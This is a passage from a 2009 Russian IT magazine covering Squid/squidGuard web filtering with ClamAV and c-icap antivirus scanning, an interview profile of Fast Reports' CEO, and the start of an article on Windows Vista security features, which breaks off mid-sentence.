    # файл регулярных выражений в URL запроса, используется
    # стандартный синтаксис, который можно узнать
    # по man regex; здесь можно запретить, например,
    # всевозможные мультимедиа-файлы:
    # (\.mp3|\.wmv|\.flv|\.avi|\.mp4) $
    expressionlist audio-video/expressions
}

destination blog {
    domainlist blog/domains
    urllist blog/urls
    # Так включается запись в лог нарушителей, пытавшихся
    # пройти на запрещенные ресурсы
    log violaters.log
}
...

destination agressif {
    domainlist agressif/domains
    urllist agressif/urls
    expressionlist agressif/expressions
}

destination publicite {
    domainlist publicite/domains
    urllist publicite/urls
    expressionlist publicite/expressions
}

# И, наконец, пишем кому (LOCALNET), когда (within WORKHOURS)
# и куда запрещен/разрешен доступ, здесь у нас запрещен
# доступ по всем вышеописанным блэклистам
acl {
    LOCALNET within WORKHOURS {
        pass !adult !astrology !blog !celebrity !
        !dangerous_material !dating !financial !
        !forums !games !liste_bu !malware !manga !
        !marketingware !mixed_adult !phishing !
        !radio !in-addr !hacking !warez !gambling !
        !drogue !filehosting !audio-video !
        !agressif !redirector !publicite any
    }

    default {
        pass none
        # URL, заменяющий запрещенный к доступу - то,
        # что увидит пользователь - любитель фрифловых
        # ресурсов; это может быть сделанная вами
        # бан-страница и расположенная на локальном
        # веб-сервере, это может быть даже главная
        # страница вашего корпоративного ресурса
        # в Интернете
        redirect http://host/ban.html
    }
}
```

Далее просто перескажу несколько строк из документации на сайте проекта. Перед запуском squidGuard нужно инициализировать блэклисты, т.е. построить базу, squidGuard использует BerkeleyDB, что ускоряет работу по проверке и блокированию запросов:

```
#squidGuard -C all
```

В зависимости от количества используемых блэклистов время инициализации будет разным, от секунд до нескольких минут; по окончании инициализации в log-файле squidGuard должно быть нечто, подобное этому:

```
2009-02-27 16:42:44 [78281] squidGuard 1.4 started (1235741910.112)
2009-02-27 16:42:44 [78281] db update done
2009-02-27 16:42:44 [78281] squidGuard stopped (1235742164.788)
```

После инициализации блэклистов директория, их содержащая, будет принадлежать учетной записи root, поэтому меняем «хозяина»:

```
#chown -R squid:squid /path/to/blacklists
```

Либо можно изначально провести инициализацию блэклистов от имени учетной записи squid, если текущая учетная запись имеет на это право (см. man sudoers):

```
#sudo -u squid $(which squidGuard) -C all
```

И можем сначала проверить, что squidGuard инициализировал листы успешно:

```
#tail -n 10 /var/log/squidGuard.log | \
grep "emergency mode" || echo OK
```

Если на экране OK – значит все в порядке.

Осталось проверить, что squidGuard принимает и обрабатывает запросы:

```
#echo "http://adult.com 172.25.1.3/ - - GET" | \
squidGuard -c /usr/local/etc/squid/squidGuard.conf
```

Здесь:

- **adult.com** – запрашиваемый URL;
- **172.25.1.3** – с какого адреса имитируем запрос.

Если все работает нормально, то на экране увидим redirect URL нашей бан-страницы, указанной в squidGuard.conf:

```
# http://host/ban.html 172.25.1.3/ - -
```

Можем запускать Squid:

```
# /usr/local/etc/rc.d/squid start
```

В логах Squid напишет, что запустил 5 дочерних процессов squidGuard, эта цифра предусмотрена по умолчанию, ее можно менять в зависимости от нагрузки на сервер в squid.conf параметром url_rewrite_children <число_процессов>. Можно проверять работу Squid и squidGuard с клиентских машин запросами через интернет-браузер.

Установка ClamAV и с-icar

ClamAV устанавливаем из портов (/usr/ports/security/clamav) привычным способом:

```
# make && make install && make clean
```

Используем опции конфигурации по умолчанию, предлагаемые при установке. Настройки демона clamd в /usr/local/etc/clamd.conf тоже можно оставить без изменений после установки.

С-icar придется собирать и устанавливать из исходных кодов, так как на момент написания статьи порт /usr/local/www/c-icar содержал версию программы за июнь 2006 года, и заставить ее работать со Squid 3.0 мне не удалось. Загружаем исходный код с-icar [3]. Распаковываем в рабочую директорию и собираем с такой опцией:

```
#!/configure --prefix=/usr/local
```

Дальше все, как обычно:

```
#make&&make install
```

Конфигурационный файл c-icap.conf будет находиться в /usr/local/etc/, вот его содержимое:

```
# файл хранения pid основного процесса icap-сервера
PidFile /var/run/c-icap.pid
# Параметр можно не указывать, но файл сокета управления
# по умолчанию должен находиться именно здесь, его нужно
# создать командой «touch /var/run/c-icap/c-icapctl»
#CommandsSocket /var/run/c-icap/c-icapctl
# Время в секундах, после которого неактивное соединение
# закрывается
Timeout 300
# Icap-сервер старается не закрывать соединение с клиентом,
# ожидая новых запросов
KeepAlive On
# Максимальное число незакрываемых соединений в ожидании
# новых запросов
MaxKeepAliveRequests 100
# Максимальное время в секундах ожидания новых запросов
KeepAliveTimeout 600
# Начальное число процессов сервера, каждый процесс
# генерирует треды для обслуживания запросов
StartServers 3
# Максимальное число процессов сервера
MaxServers 30
# Если число запущенных тредов меньше указанного,
# icap-сервер генерирует новые
MinSpareThreads 10
# Если число тредов больше указанного, icap-сервер
# убивает дочерние
MaxSpareThreads 300
# Начальное число тредов для каждого дочернего процесса
ThreadsPerChild 30
# Максимальное число запросов, которое может обслужить
# дочерний процесс, как только оно достигнуто, процесс
# умирает, 0 — отключает параметр
MaxRequestsPerChild 0
# Порт, на котором принимает запросы icap-сервер
Port 1344
# Учетная запись - владелец процессов icap-сервера
User cicap
# Группа владельцев процессов icap-сервера
Group cicap
TmpDir /var/tmp/c icap
# Максимальный объем памяти в байтах, занимаемый объектом,
# обрабатываемым c-icap
MaxMemObject 131072
# Лог-файлы
ServerLog /var/log/c_icap/server.log
```

```
AccessLog /var/log/c_icap/access.log
# Каталог модулей c-icap
ModulesDir /usr/local/lib/c_icap
# Строка-префикс каждого сообщения в логах,
# если используем syslog
sys_logger.Prefix "C-ICAP:"
# Метод ведения логов
sys_logger.Facility local1
# Куда пишутся логи - либо в отдельный файл (наш случай),
# либо в syslog: sys_logger
Logger file_logger

# Контроль доступа по acl - подобно acl в Squid:
acl localproxy_respmo src 127.0.0.1 type respmo
acl localproxy_src 127.0.0.1
acl externalnet src 0.0.0.0/0.0.0.0
icap_access allow localproxy_respmo
# Разрешаем только самому себе обращаться к icap-серверу
icap_access allow localproxy
icap_access deny externalnet

# Расположение сервисов
ServicesDir /usr/local/lib/c_icap
# Сервис echo
Service echo_module srv_echo.so
# Сервис проверки URL
Service url_check_module srv_url_check.so
# Сервис проверки на вирусы
Service antivirus_module srv_clamav.so

# Алиас сервиса антивируса для указания в squid.conf
# значения параметра icap_service
ServiceAlias _
    avscan srv_clamav?allow204=on&sizeLimit=off&mode=simple

# Список групп типов файлов для сканирования, поддерживаемые
# типы указываются в файле /usr/local/etc/c-icap.magic,
# о котором сказано ниже
srv_clamav.ScanFileTypes TEXT DATA EXECUTABLE ARCHIVE _
    GIF JPEG MSOFFICE

# Какой процент данных будет отдаваться сервером icap
# до выполнения проверки всех данных запроса
srv_clamav.SendPercentData 5
# Если файл больше указанного размера, то включается
# предыдущий параметр SendPercentData
srv_clamav.StartSendPercentDataAfter 2M


# Максимальный размер файлов, которые сканируются ClamAV
srv_clamav.MaxObjectSize 5M
# Максимальное количество файлов в архиве, используется
# библиотекой ClamAV, 0 отключает параметр
srv_clamav.ClamAvMaxFilesInArchive 0
# Максимальный размер архива
srv_clamav.ClamAvMaxFileSizeInArchive 50M
# Максимальный уровень рекурсии
srv_clamav.ClamAvMaxRecLevel 5

# Следующие директивы описывают режим работы
# virallator like, srv_clamav проверяет тип файла, и если
# он указан в директиве srv_clamav.VirScanFileTypes —
# загружает файл для проверки на вирусы и только потом
# отдает его пользователю ссылкой на локальном веб-сервере

# Место для скачиваемых файлов, на эту директорию должны
# быть права у вашего локального веб-сервера
srv_clamav.VirSaveDir /var/tmp/c icap
# Интервал в секундах между сообщениями о ходе закички
# файла для проверки
srv_clamav.VirUpdateTime 15

# Тип файлов или группы типов файлов, для которых
# используется предварительная закичка для проверки
# на вирусы; типы указаны все в том же файле c-icap.magic
srv_clamav.VirScanFileTypes ARCHIVE EXECUTABLE

# Ссылка на локальном веб-сервере на закачанный файл,
# отдаваемая пользователю после проверки файла на вирусы,
# для этого используется скрипт get_file.pl,
# расположенный в директории contrib дистрибутива c-icap
srv_clamav.VirHTTPServer "http://localhost/cgi-bin/_
    get_file.pl?username=%f&remove=1&file="
```



Сообщение об обнаружении вируса в загружаемом файле

В заключение описания настройки c-icap пара слов о файле /usr/local/etc/c-icap.magic, где перечислены группы типов файлов и сигнатуры для их распознавания. При-

веду фрагмент его содержимого, описывающий исполняемые файлы:

```
0:MZ:MSEXE:DOS/W32 executable/library/driver:EXECUTABLE
0:IZ:DOSEXE:MS-DOS executable:EXECUTABLE
0:\177ELF:ELF:ELF unix executable:EXECUTABLE
0:\312\376\272\276:JavaClass:Compiled Java class:EXECUTABLE
```

Теперь можно запускать и c-icap, для удобства его запуска и указания в файле /etc/rc.conf для запуска при старте системы можно использовать скрипт:

```
. /etc/rc.subr

name="c_icap"
rcvar="set_rcvar"

command="/usr/local/bin/c-icap"
pidfile="/var/run/c-icap.pid"
required_dirs="/var/tmp/c_icap"
required_files="/usr/local/etc/c-icap.conf"

stop_postcmd="rm -f $pidfile"

load_rc_config "$name"
: ${c_icap_enable="NO"}
: ${c_icap_flags=""}

run_rc_command "$1"
```

Скрипт запуска устанавливается c-icap-портом FreeBSD, так как мы собирали c-icap не из порта, у нас его не было; называем файл скрипта c_icap, делаем исполняемым и поме-

щаем в /usr/local/etc/rc.d/. А в rc.conf вносим такие строки:

```
c_icap_enable="YES"
squid_enable="YES"
clamav_clamd_enable="YES"
clamav_freshclam_enable="YES"
```

Наконец, запустив все необходимое, проверим работу всей связки. Для начала можно сходить на любой запрещенный сайт – в браузере должна появиться бан-страничка squidGuard, после чего попробовать скачать один из файлов с http://www.eicar.org/anti_virus_test_file.htm – это страница с тестовыми вирусами, результат обнаружения вируса показан на рисунке.

Заключение

Здесь мы привели самые простые варианты конфигурации используемых компонентов контроля доступа пользователей в Интернет как рабочий пример для возможных решений. В вашей власти как схемы настройки, так и сам набор компонентов. 🌐

1. <http://www.squid-cache.org> – официальный сайт проекта Squid.
2. <http://squidguard.org> – официальный сайт squidGuard.
3. <http://c-icap.sourceforge.net> – домашний сайт c-icap.
4. http://www.opennet.ru/base/net/squid_inst.txt.html – настройка Squid.



SUN TECH DAYS 2009

Всемирная Конференция Разработчиков

Санкт-Петербург. ЛЕНЭКСПО
8-10 апреля 2009 года



Реклама

В 2009 году в программе конференции – доклады о новых передовых технологиях и продуктах Sun Microsystems, включая xVM Server, MySQL, JavaFX, а также рассказы российских разработчиков об опыте применения технологий Sun в их собственных проектах.

Новое в программе:

JavaFX – это семейство продуктов для создания привлекательных интерактивных интернет-приложений, которое включает в себя набор инструментов и средств разработки для веб-разработчиков.

OpenSolaris 2008.11 – новый выпуск OpenSolaris, в котором реализованы: автоматическое создание снимков файловой системы, автоматизированная установка, конструктор дистрибутивов.

Специально для студентов:

University Day – третий день конференции, посвященный университетам, учебным программам, проектам, грантам, совместным инициативам и решениям. Преподаватели университетов поделятся опытом внедрения технологий Sun; представители Sun в университетах продемонстрируют студенческие проекты; менеджеры Sun анонсируют новые предложения и программы для университетов.

Участие в конференции – бесплатное, число участников ограничено.
Зарегистрируйтесь сегодня!

<http://sun.ru/techdays>

Кликнем мышкой

Виртуальный разговор
с Михаилом Филиппенко –
генератором отчетов и идей,
который сказку делает былью...



Кружева судьбы

Я не могу понять – на этот вопрос он улыбнулся или нахмурился. Мне не виден цвет его глаз и фасон его пиджака. Я не знаю, любит он чай или кофе... Я вообще его никогда не видела – моего собеседника Михаила Филиппенко. Хотя в городе, где живет генеральный директор компании Fast Reports, бывала. Я шлю ему вопрос с моего домашнего компьютера – на моем компьютере расположился кот и с удовольствием посапывает. Кликнула мышкой – письмо ушло...

Михаил, возможно, сочиняет ответ за ноутбуком в той кофейне в центре Ростова-на-Дону, где я однажды так вкусно пообедала, а потом идет по главной улице... я забыла ее название. Помню только, что купила там чудесную кассету с записями Окуджавы... Замечательный сборник с песнями из фильмов, до сих пор слушаю. А может, во время семейной воскресной прогулки Михаил уютно расположился на скамейке в парке «1 Мая», рядом с красивой ротондой, и стучит по клавишам...

Мой электронный собеседник пишет о Ростове-на-Дону с нежностью: «Замечательный город. У нас дом рядом с Доном, с одним из любимых мест отдыха ростовчан – Зелёным Островом. У нас множество замечательных театров – тут и музыкальный, и драмтеатр имени Горького, и филармония, и наш любимый молодёжный. Практически весь репертуар посмотрели. Недавно с сыном на «Недоросля» сходили. И нам приятно, и ему оказалось полезно. Город за последние пять лет «глобализовался» – близлежащие населенные пункты воспринимаются как часть Ростова, много торгово-развлекательных центров на окраинах появилось. В общем, начинаем становиться столицей юга Руси».

Для Филиппенко нет ничего странного или некомфортного в том, чтобы именно так общаться с журналистом. «Мы не видели не только большинство наших пользователей, но даже лично не встречались со многими нашими успешно работающими партнёрами – очень много работаем именно через Интернет». И дальше идет виртуальный смехок – :). Ага, значит, реакция видна? Может, не так и плохо общаться посредством Сети? Не знаю... Да нет,

что вы, ведь о своей жизни рассказать можно только живьем – нужен интерес в глазах собеседника, наводящие вопросы, аналитическая структура беседы!.. Нет? Не права? Хм...

Если включиться в виртуальный формат нашей беседы и составить проект виртуального ответа моего виртуального собеседника на этот мой почти риторический вопрос, получится вот что. Отчеты – это его профессия (помните, был такой слоган на ТВ?). Компания Fast Reports ведь не только создает и продает программное обеспечение для формирования отчетов, она еще и совершенствует его, угадывая, ловя, предсказывая желания своих заказчиков. Ну а очерк о человеке – чем не отчет? Может быть!

Правда, вряд ли самому совершенному генератору по силам переварить все факты из жизни человека, да еще сделать правильные выводы. Разве что формальные – столько лет прожил, столько-то книг прочитал, любимый цвет, блюдо, кинофильм. Мы, люди, непредсказуемы, нелогичны, и в таблички не укладываемся. Вернее, так – логика человеческих поступков и человеческой судьбы совершенно особая.

Логические цепочки судьбы плетутся, как кружева паутины: неизвестно, где начало, и не поймешь, где конец. Разве думал Михаил Филиппенко, когда сдавал экзамены по информатике в Новочеркасский политехнический институт (ныне Южно-Российский государственный технический университет) вместе с другим абитуриентом, Александром Цыганенко, что они подружатся? Да не просто подружатся, а поступят на одну кафедру. В студенческие годы будут пытаться вместе писать программы. А потом вроде бы пути разойдутся – Михаил поступит в аспирантуру, Александр станет автором генератора отчетов Fast Report для Delphi. И снова сойдутся в 2000 году, когда забота о семье заставит Филиппенко бросить аспирантуру и заняться организацией бизнеса для продажи этого самого генератора – интеллектуального детища своего товарища... Судьба плутала и вязала сети не зря. Сегодня, когда Александр и Михаил работают вместе, они могут полностью положиться друг на друга. «Как бы ни были форма-

лизованы отношения в фирме, а человеческое доверие – важнее», – резюмирует Михаил.

Семейный дух

Разглядеть семейные отношения по электронной почте еще сложнее, чем человека. А может, их и не надо разглядывать? Личное дело, а я не желтый бульварный журналист... Но в данном случае супруга – не просто жена, а еще и партнер по бизнесу, практически соседка по офису и верный помощник во всех делах. Ольга Вибе и Михаил Филиппенко познакомились в романтической обстановке – на озере, куда оба попали случайно. Оля оканчивала школу, Миша был уже студентом. Вопреки традиционному канону, когда жены уезжают за мужьями на край света, Михаил уехал за женой в Ростов-на-Дону, где Ольга училась в вузе. Причем ехал «декабрист» именно к любимой, жизнь в большом городе его не прельщала – в Новошахтинске у Михаила была хорошо оплачиваемая работа... И здесь, на новом месте, с нуля начал строить семью, жизнь, карьеру. Шансы на успех были неплохие – ведь Михаил после вуза не только учился в аспирантуре, но и набирался жизненного опыта в самых разных «конторах» – Ростовском филиале ЮРГТУ, центре санэпиднадзора Ростовской области, да еще дополнительные профессии получал – переводчик-референт, преподаватель вуза. Кипучая энергия «довела» героя моего очерка до того, что он к моменту судьбоносного предложения заняться Fast Reports, трудился на восьми работах! Ольга никогда от него не отставала. Несмотря на неизбежные для женщины обязанности по ведению дома и воспитанию сына, она создала собственную дизайн-студию. Ольга и ее коллеги украшают своим неповторимым, красочным, изящным почерком все, что угодно, – от фирменного стиля до веб-страниц.

И как тут не вспомнить народную поговорку – «Бог парует»... Даже сайты родных фирм Филиппенко и Вибе похожи по духу, который можно выразить примерно так: «Мы многое можем, вот сухие факты – что умеем, а еще мы настроены легко и весело, представляете, как здорово, если вы позволите на вас поработать?»

Супруга, замечу, очень помогла Михаилу, когда он только перешел в Fast Reports, и ему еще не хватало практических управленческих навыков. Помогает и сейчас. Хотя из них двоих системы управления (с акцентом на автоматизацию) изучал Михаил, Ольга обладает удивительной интуицией, которая часто серьезно выручает в сложных ситуациях.

Еще одно совместное дело супругов, вернее, самое первое по важности – воспитание сына. Михаил признается, что его самого воспитывали довольно строго, аскетично, «по Макаренку», ну и он стал отцом строгим, но справедливым. Любовь к труду, ответственность за свои поступки – эти качества уже есть у сегодняшнего третьеклассника – младшего Филиппенко. Тяжеловато, правда, иногда приходится с родителями, которые любят свою работу да к тому же оба руководители... Но из фразы Михаила: «Сын у меня мечтатель...» я делаю вывод: раз мечтатель, значит, добрый, душевный человек, родительскую занятость понимает и прощает лишние часы, проведенные на работе.

О гордости и фантастике

Вопрос за вопросом, факт за фактом, крючок за петелькой – человек за многие километры от меня обретает плоть и кровь. Волшебство... И получается... опять получается очерк о счастливом человеке. Люблю находить счастливых людей. Оно, конечно, всегда было – счастье, Михаил из породы жизнелюбов. На мой странный вопрос «Получаете удовольствие от жизни вообще? Или...» он ответил весело: «Да. А для чего же она ещё нужна?» Поставил смайлик – :) и, как мне почудилось, наморщил нос. Но настоящее счастье, наверное, пришло тогда, когда удалось освободиться от всех побочных заработков, отдать все свое время любимому делу и семье...

Хотя все, конечно, не так просто. Начинать трудно. «Первоначально перспективы были ой как туманны и мы сами не предполагали даже на процент того, во что вылился проект». Да и сейчас, Михаил честен, «учимся на своих ошибках. Иногда пытаемся объять необъятное, иногда недооцениваем свои возможности. Ну и, конечно, есть проблема интенсивно-

го роста. Постоянно надо быть истинной в последней инстанции и принимать на себя ответственность за решения». Но «овчинка стоит выделки», все окупается сторицей в тот момент, когда Михаил Филиппенко попадает на выставки ИТ: «Люблю на выставках побродить-посмотреть, что используется в системах в качестве генераторов отчётов. Наверное, что-то подобное испытывают люди, работающие в Apple, – постоянно работаешь над своим проектом, потом случайно встречаешься с продуктами, которые должны работать над решением тех же проблем, что и твои, и... удивляешься: «Как же мы это всё красиво, грамотно и удобно сделали!», гордишься». А еще приятно, когда клиенты, опробовав генератор и получив положительный результат, бурно радуются и вопрошают: «Почему же мы о вас раньше не знали?!»

Вы только не подумайте, что я тут рекламу Михаилу Филиппенко и его компании делаю. Честно говоря, просто радостно писать о человеке, который относится к своей работе с душой. Ну, считайте меня советским ископаемым, но ведь неплохое качество было в эпоху строительства коммунизма – любить свой труд...

Кстати, любопытно, оказывается, преподавательское прошлое очень помогает Михаилу: «Я себя называю «директор по непонятным вопросам». Программисты – люди замкнутые, живущие в своём фантастическом мире. А клиенты-партнёры находятся в мире реальном. И достаточно часто надо объяснять им вещи «из другого мира» понятным для них языком, убеждать... Не говоря уж о семинарах, которые мы проводим по всему миру. Первое время, кстати, было страшновато – а работают ли доклады на англоязычную (и не только) аудиторию? Всё-таки – другие культуры, другие программисты... Но – всем понятно и близко, когда помогаешь решать их проблемы. По обе стороны океана».

А какой мир ближе самому Михаилу Филиппенко – фантастический или реальный? Трудно сказать. В свое время специальность он выбрал из любопытства, когда в его городе появились первые компьютеры – дикивинные машины в сельской глубинке. Да, фантастикой Михаил всегда увлекался,

но самый любимый автор – Рей Бредбери, которого некоторые исследователи и фантастом не считают, относя его произведения к «большой», внежанровой литературе. Генеральный директор Fast Reports называет книги Бредбери философской классикой. Он прав! Ведь, пожалуй, главное качество писателей классической литературы – внимание к внутреннему миру человека, вечным ценностям. В современной фантастике этого интереса зачастую нет и в помине...

Но в конечном итоге Михаилу, конечно, нужен практический результат. Это я уже о работе. Себя и своих коллег по волшебной сфере «Информационные технологии» он считает фанатами, которые... сказки делают былью. И если эту сказку удастся превращать в реальность, конечно, работа в удовольствие, и радуешься жизни, и ни в какие заморские страны не стремишься. «Здесь интереснее. Хотя наш бизнес не предполагает какой-то географической сосредоточенности, и, проживая, к примеру, в Лондоне, Мюнхене или Редмонде, можно было бы эффективнее и быстрее его раскручивать. Но вот нынешний мировой кризис явно показывает, какие компании были «дутыми» и ужались в сотни раз без внешней денежной подпитки, а кто представляет на рынке реальную ценность и, наоборот, только быстрее растёт без искусственно созданной конкуренции со стороны «решений-однодневок».

Фирма Михаила Филиппенко, кстати, никогда, в отличие от некоторых коллег по цеху, не скрывала своих российских корней, не пыталась замаскироваться под американскую компанию. И это дало практически полезные плоды. «Нас не отторгают в арабском мире, да и организации из США и Евросоюза отлично понимают, что в России умеют производить высокотехнологичные продукты».

В финале нашего виртуального разговора я поняла, что горжусь своим собеседником и его коллегами. Пусть даже никогда их не видела и продукцией их не пользовалась. И это чувство гордости – не виртуальное... 

Оксана Родионова,
фото из архива
Михаила Филиппенко

Средства обеспечения безопасности в Windows Vista

Часть 2

Андрей Бирюков

Средства обеспечения информационной безопасности являются одним из самых важных элементов в любой операционной системе. В этой статье мы продолжим рассматривать новые средства безопасности, появившиеся в Windows Vista.

В первой части статьи я рассмотрел аппаратную защиту Windows Vista, User Access Control, ASLR и другие нововведения в средствах защиты. В этой статье мы поговорим о новом средстве контроля Parental Control, технологиях Bitlocker и NAP

и усовершенствованиях безопасности в Internet Explorer.

Родительский контроль (Parental Control)

Начать описание новшеств мне хотелось бы с решения, необходимость

которого, на мой взгляд, назрела, уже давно, особенно для домашних пользователей. Это средство разграничения доступа пользователей, получившее название Parental Control. Для рабочих станций, входящих в домен Active Directory, безопасность можно обеспе-




Рисунок 1. Интерфейс Parental Control




Рисунок 2. Ограничение доступа к ресурсам Интернета

чивать посредством различных элементов групповых политик, при необходимости ограничивая доступ к тем или иным приложениям, узлам в Интернете и определенным настройкам в системе. А вот на машинах, не входящих в домен, и в особенности на домашних компьютерах с безопасностью дела обстояли зачастую неважно. И если избежать использования административных привилегий всеми пользователями рабочей станции можно с помощью технологии UAC (о которой я рассказывал в предыдущей статье), то ограничить доступ к приложениям и сайтам гораздо сложнее. Одно из основных преимуществ Parental Control со-

стоит в том, что все основные настройки безопасности собраны в одном месте, что делает возможным быстрое конфигурирование и применение параметров безопасности (см. **рис. 1**).

Итак, что же позволяет сделать данное средство? Прежде всего вы можете наложить ограничения на доступ пользователей к ресурсам Интернета.

Как видно из **рис. 2**, ограничить доступ можно по различным критериям, например по тематике сайтов. Используемый при этом веб-фильтр самостоятельно определяет по содержанию страницы, к какой из тем ее можно отнести. В простейшем случае

принцип работы данного фильтра схож с системами защиты от спама.

Еще одной функцией родительского контроля является возможность ограничения доступа к играм. Доступ можно ограничить либо полностью, либо в зависимости от рейтинга игры. Рейтинг выставляется разработчиками игры и определяется по различным критериям, например возрастным (см. **рис. 3**).

Также для учетной записи можно ограничить время, в которое данный пользователь может работать с компьютером.

Еще одним средством ограничения активности пользователя в Parental Control являются ограничения на приложения.

Как видно из **рис. 4**, администратор может определить, какие из приведенных в списке приложений можно запускать, также при необходимости можно добавить в список разрешенные приложения.

Следует отметить, что на пользователей с административными правами родительский контроль не действует.

Если родительский контроль – это средство защиты скорее для домашних компьютеров, то теперь перейдем к средствам защиты корпоративных систем.

Защита доступа к сети (Network Access Protection)

Технология NAP – это система, которая позволяет системным администраторам быть уверенным в том, что в сети находятся только машины со всеми необходимыми обновлениями ПО, антивирусных баз и т. д. Если компьютер не соответствует требованиям, предъявляемым NAP, ему не разрешается доступ к сети до тех пор, пока все требования NAP не будут выполнены.

Особое значение данная технология имеет при работе с портативными компьютерами, ведь зачастую доступ в корпоративную сеть необходимо предоставлять устройствам, которые не являются собственностью компании и соответственно не попадают под юрисдикцию системного администратора.

Например, ноутбукам аудиторов необходимо предоставить доступ в корпоративную сеть, но при этом вы не знаете, какие обновления на них

установлены, как давно обновлялись антивирусные базы, включен ли межсетевой экран и т. д. Благодаря технологии Network Access Protection «чужой» ноутбук при первом подключении будет проверен, в случае если какие-либо из параметров будут не соответствовать корпоративным политикам безопасности, а также в случае если клиентская операционная система не поддерживает NAP, устройство попадет в карантинную зону.

В этой зоне пользователю будут доступны лишь серверы и приложения, с помощью которых он сможет произвести обновление своей операционной системы в соответствии с корпоративными политиками безопасности. Для тех пользователей, чьи ноутбуки по тем или иным причинам не поддерживают NAP, например, под управлением Mac OS или Linux, администраторам придется вручную предоставить доступ к требующимся ресурсам.

В операционной системе Windows Vista технология NAP поддерживается в полном объеме. Подробное описание всех компонентов и архитектуры NAP выходит за рамки данной статьи. Узнать больше можно по адресу [1].

Windows Defender

Windows Defender – компонент, который защищает компьютер от руткитов, кейлоггеров, шпионов, adware, bots и другого вредоносного ПО. Теперь этот компонент входит в операционную систему по умолчанию (см. рис. 5). Следует сразу отметить, что Defender не является антивирусом, так как он не защищает от сетевых червей и вирусов. Однако данный компонент позволяет защитить систему от базовых угроз.

Windows Defender содержит 9 агентов безопасности, которые постоянно наблюдают за теми критическими областями ОС, которые наиболее часто пытается изменить вредоносное ПО. К таким областям ОС относятся:

- **Автозагрузка.** Агент безопасности постоянно наблюдает за списком программ, которым позволено загружаться при старте системы. Таким образом, реализуется защита от вредоносного ПО, которое пытается загрузиться вместе с системой.
- **Настройки безопасности системы.** Агент безопасности постоян-

